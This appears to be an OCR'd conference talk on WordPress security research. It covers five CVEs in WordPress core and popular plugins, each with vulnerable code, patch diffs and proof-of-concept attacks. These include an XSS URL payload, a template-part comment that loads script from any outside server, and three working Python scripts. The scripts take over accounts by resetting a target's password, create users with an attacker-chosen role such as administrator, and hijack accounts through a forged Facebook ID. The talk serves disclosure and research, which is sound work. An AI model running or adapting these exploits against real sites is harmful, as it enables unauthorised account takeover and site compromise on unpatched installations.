
r53061 r55846

```
243 243 $admin_body_classes = ltrim( $admin_body_classes . ' ' . $admin_body_class );
244 244 ?>
245     -<body class="wp-admin wp-core-ui no-js <?php echo $admin_body_classes; ?>">
    245 +<body class="wp-admin wp-core-ui no-js <?php echo esc_attr( $admin_body_classes ); ?>">
246 246 <script type="text/javascript">
247 247     document.body.className = document.body.className.replace('no-js','js');
```

CVE-2023-30777

Reflected XSS in Advanced Custom Fields

PoC Demo



http://URL/wp-admin/edit.php?post_type=acf-field-group&post_status=1337” onload=alert(document.domain) x=”

CVE-2024-31111

WordPress Core Authenticated XSS

Vulnerability Details

- Introduced: v5.9 (25/01/2022)
- Patched: v6.5.5 (24/06/2024)
- Vulnerable code age: 2yr5mo
- Active installation: Many :)


Background Story:

- Initially, searching for any vulns on the registered Gutenberg block process

CVE-2024-31111

WordPress Core Authenticated XSS

```php
function render_block_core_template_part( $attributes ) {
    static $seen_ids = array();

    $template_part_id = null;
    $content          = null;
    $area             = WP_TEMPLATE_PART_AREA_UNCATEGORIZED;
    $theme            = isset( $attributes['theme'] ) ? $attributes['theme'] :
get_stylesheet();
---------------------- CUT HERE ----------------------
    if ( empty( $attributes['tagName'] ) ) {
        $area_tag = 'div';
        if ( $area_definition && isset( $area_definition['area_tag'] ) ) {
            $area_tag = $area_definition['area_tag'];
        }
        $html_tag = $area_tag;
    } else {
        $html_tag = esc_attr( $attributes['tagName'] );
    }
    $wrapper_attributes = get_block_wrapper_attributes();

    return "<$html_tag $wrapper_attributes>" . str_replace( ']]>', ']]&gt;', $content ) . "
</$html_tag>";
}
```



esc_attr(string $text): string

Escaping for HTML attributes.

Parameters

`$text` string required

Return

string

More Information

Encodes the <, >, &, " and ' (less than, greater than, ampersand, double quote and single quote) characters. Will never double encode entities.

CVE-2024-31111

WordPress Core Authenticated XSS

The Patch

```
1788  +  * @return string The sanitized attribute value.
1789  +  */
1790  + function filter_block_core_template_part_attributes( $attribute_value, $attribute_name,
      $allowed_html ) {
1791  +         if ( empty( $attribute_value ) || 'tagName' !== $attribute_name ) {
1792  +                 return $attribute_value;
1793  +         }
1794  +         if ( ! is_array( $allowed_html ) ) {
1795  +                 $allowed_html = wp_kses_allowed_html( $allowed_html );
1796  +         }
1797  +         return isset( $allowed_html[ $attribute_value ] ) ? $attribute_value : '';
1798  + }
1799  +
```

CVE-2024-31111

WordPress Core Authenticated XSS

PoC Demo on v6.3.2

```
<!-- wp:template-part {\"tagName\":\"script src=http://JS_FILE_ON_ANY_SERVER \"} /-->
```

Overlooked PrivEsc Case Studies

CVE-2023-32243

Unauth ATO in Essential Addons for Elementor

Vulnerability Details

- Introduced: v5.4.0 (26/10/2022)
- Patched: v5.7.0.1 (11/05/2023)
- Vulnerable code age: 7mo
- Active installation: 2+ million

Background Story:

- Initially, searching for vulns on the custom registration process

CVE-2023-32243

Unauth ATO in Essential Addons for Elementor

```php
// Login | Register
add_action('init', [$this, 'login_or_register_user']);
```


```php
public function login_or_register_user() {
    do_action( 'eael/login-register/before-processing-login-register', $_POST );
    // login or register form?
    if ( isset( $_POST['eael-login-submit'] ) ) {
        $this->log_user_in();
    } else if ( isset( $_POST['eael-register-submit'] ) ) {
        $this->register_user();
    } else if ( isset( $_POST['eael-lostpassword-submit'] ) ) {
        $this->send_password_reset();
    } else if ( isset( $_POST['eael-resetpassword-submit'] ) ) {
        $this->reset_password();
    }
    do_action( 'eael/login-register/after-processing-login-register', $_POST );
}
```

```php
public function reset_password() {
---------------------- CUT HERE ----------------------
    // Check if password is one or all empty spaces.
    $errors = [];
---------------------- CUT HERE ----------------------
    if ( ( ! count( $errors ) ) && isset( $_POST['eael-pass1'] ) && ! empty( $_POST['eael-pass1'] ) ) {
        $rp_login = isset( $_POST['rp_login'] ) ? sanitize_text_field( $_POST['rp_login'] ) : '';
        $user = get_user_by( 'login', $rp_login );

        if( $user || ! is_wp_error( $user ) ){
            reset_password( $user, sanitize_text_field( $_POST['eael-pass1'] ) );
---------------------- CUT HERE ----------------------
```

CVE-2023-32243

Unauth ATO in Essential Addons for Elementor

Patch?



```
800          $rp_data = [
801              'rp_key' => ! empty( $_POST['rp_key'] ) ? sanitize_text_field( $_POST['rp_key'] ) : '',
802              'rp_login' => ! empty( $_POST['rp_login'] ) ? sanitize_text_field( $_POST['rp_login'] ) : '',
803          ];
804
805          update_option( 'eael_resetpassword_rp_data_' . esc_attr( $widget_id ), maybe_serialize( $rp_data ), false );
806
807  800    update_option( 'eael_show_reset_password_on_form_submit_' . $widget_id, true, false );
808  801
...  ...
861  854
862  855    $widget_id = ! empty( $_POST['widget_id'] ) ? sanitize_text_field( $_POST['widget_id'] ) : '';
863
864  856    // Check if password is one or all empty spaces.
865  857    $errors = [];
...  ...
886  878
887  879    if ( ( ! count( $errors ) ) && isset( $_POST['eael-pass1'] ) && ! empty( $_POST['eael-pass1'] ) ) {
888              $rp_login = isset( $_POST['rp_login'] ) ? sanitize_text_field( $_POST['rp_login'] ) : '';
889              $user = get_user_by( 'login', $rp_login );
         880      $rp_data_db = get_option('eael_resetpassword_rp_data_' . $widget_id);
         881      $rp_data_db = !empty( $rp_data_db ) ? maybe_unserialize($rp_data_db) : [];
890      882
         883      $rp_data_db['rp_key'] = ! empty( $rp_data_db['rp_key'] ) ? $rp_data_db['rp_key'] : '';
         884      $rp_data_db['rp_login'] = ! empty( $rp_data_db['rp_login'] ) ? $rp_data_db['rp_login'] : '';
         885
         886      $user = check_password_reset_key( $rp_data_db['rp_key'], $rp_data_db['rp_login'] );
         887
         888      $rp_key       = empty( $_POST['rp_key'] ) ? '' : sanitize_text_field( $_POST['rp_key'] );
         889      $is_user_null = isset( $_POST['eael-pass1'] ) && ! hash_equals( $rp_data_db['rp_key'], $rp_key );
```

CVE-2023-32243

Unauth ATO in Essential Addons for Elementor

```
import re, requests, sys

BASE_URL = sys.argv[1]
TARGET_USERNAME = sys.argv[2]
NEW_PASSWORD = sys.argv[3]

res = requests.get(BASE_URL).text
login_nonce = re.findall(r'"nonce":"(.*?)"', res)[0]
print(f"[+] Login Nonce: {login_nonce}")

form = {
    "eael-resetpassword-submit":"1",
    "page_id":"xxx",
    "widget_id":"xxx",
    "eael-resetpassword-nonce":login_nonce,
    "eael-pass1":NEW_PASSWORD,
    "eael-pass2":NEW_PASSWORD,
    "rp_login":TARGET_USERNAME
}

res2 = requests.post(BASE_URL + "/wp-admin/admin-ajax.php",data=form)
print(f"[+] ATO Success")
```

PoC Demo

Known to be exploited:
https://blog.sucuri.net/2023/05/vulnerability-in-essential-addons-for-elementor-leads-to-mass-infection.html

CVE-2023-37999

Unauth PrivEsc in HT Mega

Vulnerability Details

- Introduced: v2.1.0 (06/03/2023)
- Patched: v2.2.1 (05/07/2023)
- Vulnerable code age: 4mo
- Active installation: 100k

Background Story:

- Initially, searching for vulns on the custom registration process and turns out it is vulnerable :)

CVE-2023-37999

Unauth PrivEsc in HT Mega

```php
function htmega_ajax_register() {
    $user_data = array(
        'user_login'    => !empty( $_POST['reg_name'] ) ? $_POST['reg_name']: "",
        'user_pass'     => !empty( $_POST['reg_password'] ) ? $_POST['reg_password']: "",
        'user_email'    => !empty( $_POST['reg_email'] ) ? $_POST['reg_email']: "",
        'user_url'      => !empty( $_POST['reg_website'] ) ? $_POST['reg_website']: "",
        'first_name'    => !empty( $_POST['reg_fname'] ) ? $_POST['reg_fname']: "",
        'last_name'     => !empty( $_POST['reg_lname'] ) ? $_POST['reg_lname']: "",
        'nickname'      => !empty( $_POST['reg_nickname'] ) ? $_POST['reg_nickname']: "",
        'description'   => !empty( $_POST['reg_bio'] ) ? $_POST['reg_bio']  : "",
        'role'          => !empty( $_POST['reg_role'] ) ? $_POST['reg_role']: get_option(
'default_role' ),
    );
    $messages = !empty( $_POST['messages'] ) ? $_POST['messages']: "";
    if( $messages ){
        $messages = json_decode( stripslashes( $messages ), true );
    }

    if( htmega_validation_data( $user_data ) == true ){
        echo htmega_validation_data( $user_data, $messages  );
    }else{
        $register_user = wp_insert_user( $user_data );
---------------------- CUT HERE ----------------------
```

```php
function htmega_ajax_register_init() {
    add_action( 'wp_ajax_nopriv_htmega_ajax_register', 'htmega_ajax_register' );
}
```

htmega_validation_data function only checks the string validity of username, email, password and user URL.

CVE-2023-37999

Unauth PrivEsc in HT Mega


Patch?

```
416 427
417 428    $user_data = array(
418         'user_login'    => !empty( $_POST['reg_name'] ) ? $_POST['reg_name']: "",
419         'user_pass'     => !empty( $_POST['reg_password'] ) ? $_POST['reg_password']: "",
420         'user_email'    => !empty( $_POST['reg_email'] ) ? $_POST['reg_email']: "",
421         'user_url'      => !empty( $_POST['reg_website'] ) ? $_POST['reg_website']: "",
422         'first_name'    => !empty( $_POST['reg_fname'] ) ? $_POST['reg_fname']: "",
423         'last_name'     => !empty( $_POST['reg_lname'] ) ? $_POST['reg_lname']: "",
424         'nickname'      => !empty( $_POST['reg_nickname'] ) ? $_POST['reg_nickname']: "",
425         'description' => !empty( $_POST['reg_bio'] ) ? $_POST['reg_bio']  : "",
426         'role'        => !empty( $_POST['reg_role'] ) ? $_POST['reg_role']: get_option( 'default_role' ),
    429         'user_login'    => ! empty( $_POST['reg_name'] ) ? sanitize_text_field( $_POST['reg_name'] ) : "",
    430         'user_pass'     => ! empty( $_POST['reg_password'] ) ? sanitize_text_field( $_POST['reg_password'] )
: "",
    431         'user_email'    => ! empty( $_POST['reg_email'] ) ? sanitize_email( $_POST['reg_email'] ) : "",
    432         'user_url'      => ! empty( $_POST['reg_website'] ) ? sanitize_url( $_POST['reg_website'] ) : "",
    433         'first_name'    => ! empty( $_POST['reg_fname'] ) ? sanitize_text_field( $_POST['reg_fname'] ) : "",
    434         'last_name'     => ! empty( $_POST['reg_lname'] ) ? sanitize_text_field( $_POST['reg_lname'] ) : "",
    435         'nickname'      => ! empty( $_POST['reg_nickname'] ) ? sanitize_text_field( $_POST['reg_nickname'] )
: "",
    436         'description' => !empty( $_POST['reg_bio'] ) ? sanitize_text_field( $_POST['reg_bio'] ) : "",
```

CVE-2023-37999
Unauth PrivEsc in HT Mega

```
import requests, sys

BASE_URL = sys.argv[1]
USERNAME = sys.argv[2]
PASSWORD = sys.argv[3]
ROLE     = sys.argv[4]

form = {
    "action":"htmega_ajax_register",
    "reg_name":USERNAME,
    "reg_email":USERNAME+"@pwned.pwned",
    "reg_fname":USERNAME,
    "reg_lname":USERNAME,
    "reg_password":PASSWORD,
    "reg_role":ROLE
}

res2 = requests.post(BASE_URL + "/wp-admin/admin-ajax.php",
data=form)
print(f"[+] User {USERNAME} with role {ROLE} created!")
```

PoC Demo



CVE-2023-38389

Unauth Account Takeover in Jupiter X Core

Vulnerability Details (Premium Plugin)

- Introduced: v?.?.? (??/??/????)
- Patched: v3.4.3 (09/08/2023)
- Vulnerable code age: ???
- Active installation: 100k

Background Story:

- Initially, searching for vulns on the custom registration process

CVE-2023-38389

Unauth Account Takeover in Jupiter X Core

```php
public function ajax_handler( $ajax_handler ) {
    $email = filter_input( INPUT_POST, 'email', FILTER_SANITIZE_EMAIL );
    $name  = filter_input( INPUT_POST, 'name', FILTER_SANITIZE_STRING );
    $fbid  = filter_input( INPUT_POST, 'fbid', FILTER_SANITIZE_STRING );

    if ( empty( $fbid ) || empty( $name ) ) {
        wp_send_json_error( __( 'Wrong Details.', 'jupiterx-core' ) );
    }

    if ( ! filter_var( $email, FILTER_VALIDATE_EMAIL ) ) {
        wp_send_json_error( __( 'Not a Valid Email.', 'jupiterx-core' ) );
    }

    $user_id = email_exists( $email );

    // Email is not registered.
    if ( false === $user_id ) {
        $user_id = $this->create_user( $email );
    }

    $set_meta         = $this->set_user_facebook_id( $user_id, $fbid );
    $unique_login_url = $this->create_unique_link_to_login_facebook_user( $fbid );
    $login            = [
        'login_url' => $unique_login_url,
    ];

    if ( ! empty( $ajax_handler->form['settings']['redirect_url']['url'] ) ) {
        $login['redirect_url'] = $ajax_handler->form['settings']['redirect_url']['url'];
    }

    wp_send_json_success( $login );
}
```

```php
    public static function run( $ajax_handler ) {
        $social      = $ajax_handler->record['social_network'];
        $social_ajax = '\JupiterX_Core\Raven\Modules\Forms\Classes\Social_Login_Handler\\' .
$social;
        $network     = new $social_ajax();

        $network->ajax_handler( $ajax_handler );
    }
```

```php
private function set_user_facebook_id( $user_id, $facebook_id ) {
    update_user_meta( $user_id, 'social-media-user-facebook-id', $facebook_id );
}
```

CVE-2023-38389

Unauth Account Takeover in Jupiter X Core

```php
public function facebook_log_user_in() {
    if ( ! isset( $_GET['jupiterx-facebook-social-login'] ) ) { // phpcs:ignore
        return;
    }

    $value = filter_input( INPUT_GET, 'jupiterx-facebook-social-login',
FILTER_SANITIZE_STRING );
    $user  = get_users(
        [
            'meta_key'     => 'social-media-user-facebook-id', // phpcs:ignore
            'meta_value'   => $value, // phpcs:ignore
            'number'       => 1,
            'count_total' => false,
        ]
    );
    $id    = $user[0]->ID;

    wp_clear_auth_cookie();
    wp_set_current_user( $id ); // Set the current user detail
    wp_set_auth_cookie( $id ); // Set auth details in cookie

    if ( isset( $_GET['redirect'] ) ) { // phpcs:ignore
        $redirect = filter_input( INPUT_GET, 'redirect' );
        wp_redirect( $redirect ); // phpcs:ignore
        exit();
    }

    wp_redirect( site_url() ); // phpcs:ignore
    exit();
}
```

CVE-2023-38389

Unauth Account Takeover in Jupiter X Core

```
	public function ajax_handler( $ajax_handler ) {
-		$email = filter_input( INPUT_POST, 'email', FILTER_SANITIZE_EMAIL );
-		$name  = filter_input( INPUT_POST, 'name', FILTER_SANITIZE_STRING );
-		$fbid  = filter_input( INPUT_POST, 'fbid', FILTER_SANITIZE_STRING );
+		// Get requirements.
+		$email        = filter_input( INPUT_POST, 'email', FILTER_SANITIZE_EMAIL );
+		$name         = filter_input( INPUT_POST, 'name', FILTER_SANITIZE_FULL_SPECIAL_CHARS );
+		$access_token = filter_input( INPUT_POST, 'access_token', FILTER_SANITIZE_FULL_SPECIAL_CHA
+		$error        = true;

-		if ( empty( $fbid ) || empty( $name ) ) {
+		if ( empty( $name ) || empty( $access_token ) ) {
			wp_send_json_error( __( 'Wrong Details.', 'jupiterx-core' ) );
		}

@@ -86,15 +98,90 @@
			wp_send_json_error( __( 'Not a Valid Email.', 'jupiterx-core' ) );
		}

-		$user_id = email_exists( $email );
+		$client_id     = get_option( self::APP_ID, '' );
+		$client_secret = get_option( self::APP_SECRET, '' );
+
+		if ( empty( $client_id ) || empty( $client_secret ) ) {
+			wp_send_json_error( __( 'Facebook App ID or App Secret Are Not Provided.', 'jupite
+		}
+
+		/**
+		 * Send request to get an access token using APP credentials.
+		 *
+		 * @since 3.4.2
+		 */
+		$url = add_query_arg(
+			[
+				'grant_type'    => 'client_credentials',
+				'client_secret' => $client_secret,
+				'client_id'     => $client_id,
+			],
+			'https://graph.facebook.com/oauth/access_token'
+		);
+
+		$response = wp_remote_get( $url );
+		$response = json_decode( wp_remote_retrieve_body( $response ) );
```

Patch?

```
+		$url = add_query_arg(
+			[
+				'input_token'  => $access_token,
+				'access_token' => $response->access_token,
+			],
+			'https://graph.facebook.com/debug_token'
+		);
+
+		$response = wp_remote_get( $url );
+		$response = json_decode( wp_remote_retrieve_body( $response ) );
+		$api_fbid = $response->data->user_id;
+
+		if ( true === $response->data->is_valid || 1 === $response->data->is_valid ) {
+			$error = false;
+		}
+
+		/**
+		 * Send a request to get user details using access token.
+		 *
+		 * @since 3.4.2
+		 */
+		$url = add_query_arg(
+			[
+				'access_token' => $access_token,
+				'fields'       => 'id,name,email',
+			],
+			'https://graph.facebook.com/' . $api_fbid . '/'
+		);
+
+		$response  = wp_remote_get( $url );
+		$response  = json_decode( wp_remote_retrieve_body( $response ) );
+		$api_email = $response->email;
+
+		if ( empty( $api_email ) || $api_email !== $email ) {
+			$error = true;
+		}
+
+		if ( true === $error ) {
+			wp_send_json_error( esc_html__( 'Unauthorized request', 'jupiterx-core' ) );
+		}
+
```

CVE-2023-38389

Unauth Account Takeover in Jupiter X Core

Patch?


```
+               if ( empty( $api_fbid ) ) {
+                       wp_send_json_error( esc_html__( 'Unauthorized request', 'jupiterx-core' ) );
+               }
+
+               // Search in users for the Email retrieved from API.
+               $user_id = email_exists( $api_email );

                // Email is not registered.
                if ( false === $user_id ) {
                        $user_id = $this->create_user( $email );
                }

-               $set_meta         = $this->set_user_facebook_id( $user_id, $fbid );
-               $unique_login_url = $this->create_unique_link_to_login_facebook_user( $fbid );
+               $set_meta         = $this->set_user_facebook_id( $user_id, $api_fbid );
+               $unique_login_url = $this->create_unique_link_to_login_facebook_user( $api_fbid );
                $login            = [
                        'login_url' => $unique_login_url,
                ];
```

CVE-2023-38389

Unauth Account Takeover in Jupiter X Core

```
import re, requests, sys

BASE_URL = sys.argv[1]
SOCIAL_LOGIN_PATH = sys.argv[2]
TARGET_USER_EMAIL = sys.argv[3]
TARGET_FBID = sys.argv[4]

res = requests.get(BASE_URL + SOCIAL_LOGIN_PATH).text
form_id = re.findall(r'widget-form" value="(.*?)"', res)[0]
print(f"[+] Form ID: {form_id}")
post_id = re.findall(r'widget-post" value="(.*?)"', res)[0]
print(f"[+] Post/Page ID: {post_id}")

form = {
    "action":"raven_form_frontend",
    "name":"pwned",
    "email":TARGET_USER_EMAIL,
    "fbid":TARGET_FBID,
    "post_id":post_id,
    "form_id":form_id,
    "social_network":"Facebook"
}

res2 = requests.post(BASE_URL + "/wp-admin/admin-ajax.php", data=form)
print(f"[+] Set the social-media-user-facebook-id meta value of {TARGET_USER_EMAIL} to
{TARGET_FBID}")

link =
f"http://localhost/?jupiterx-facebook-social-login=1&jupiterx-facebook-social-login={TARGET_FB
ID}"
print(f"[+] Login as {TARGET_USER_EMAIL} with this link: {link}")
```

PoC Demo



Closing Thoughts

Conclusion

- WordPress is pretty much still relevant from a security research perspective
- Most of the critical and impactful bug found are rather just a simple but overlooked bug
- Still lack of details and attention to commonly used action/process
- More research needs to be done on the most popular components in the WordPress ecosystem
- A lot more potential research on supply chain attack, specifically towards library and sub-plugin code


Any questions?

Thank you!
(Terima Kasih)

Feedback: https://bit.ly/rafieoffbyone

Reach me out on:

 @yeraisci_

 rafiemuhammad

 https://yeraisci.com/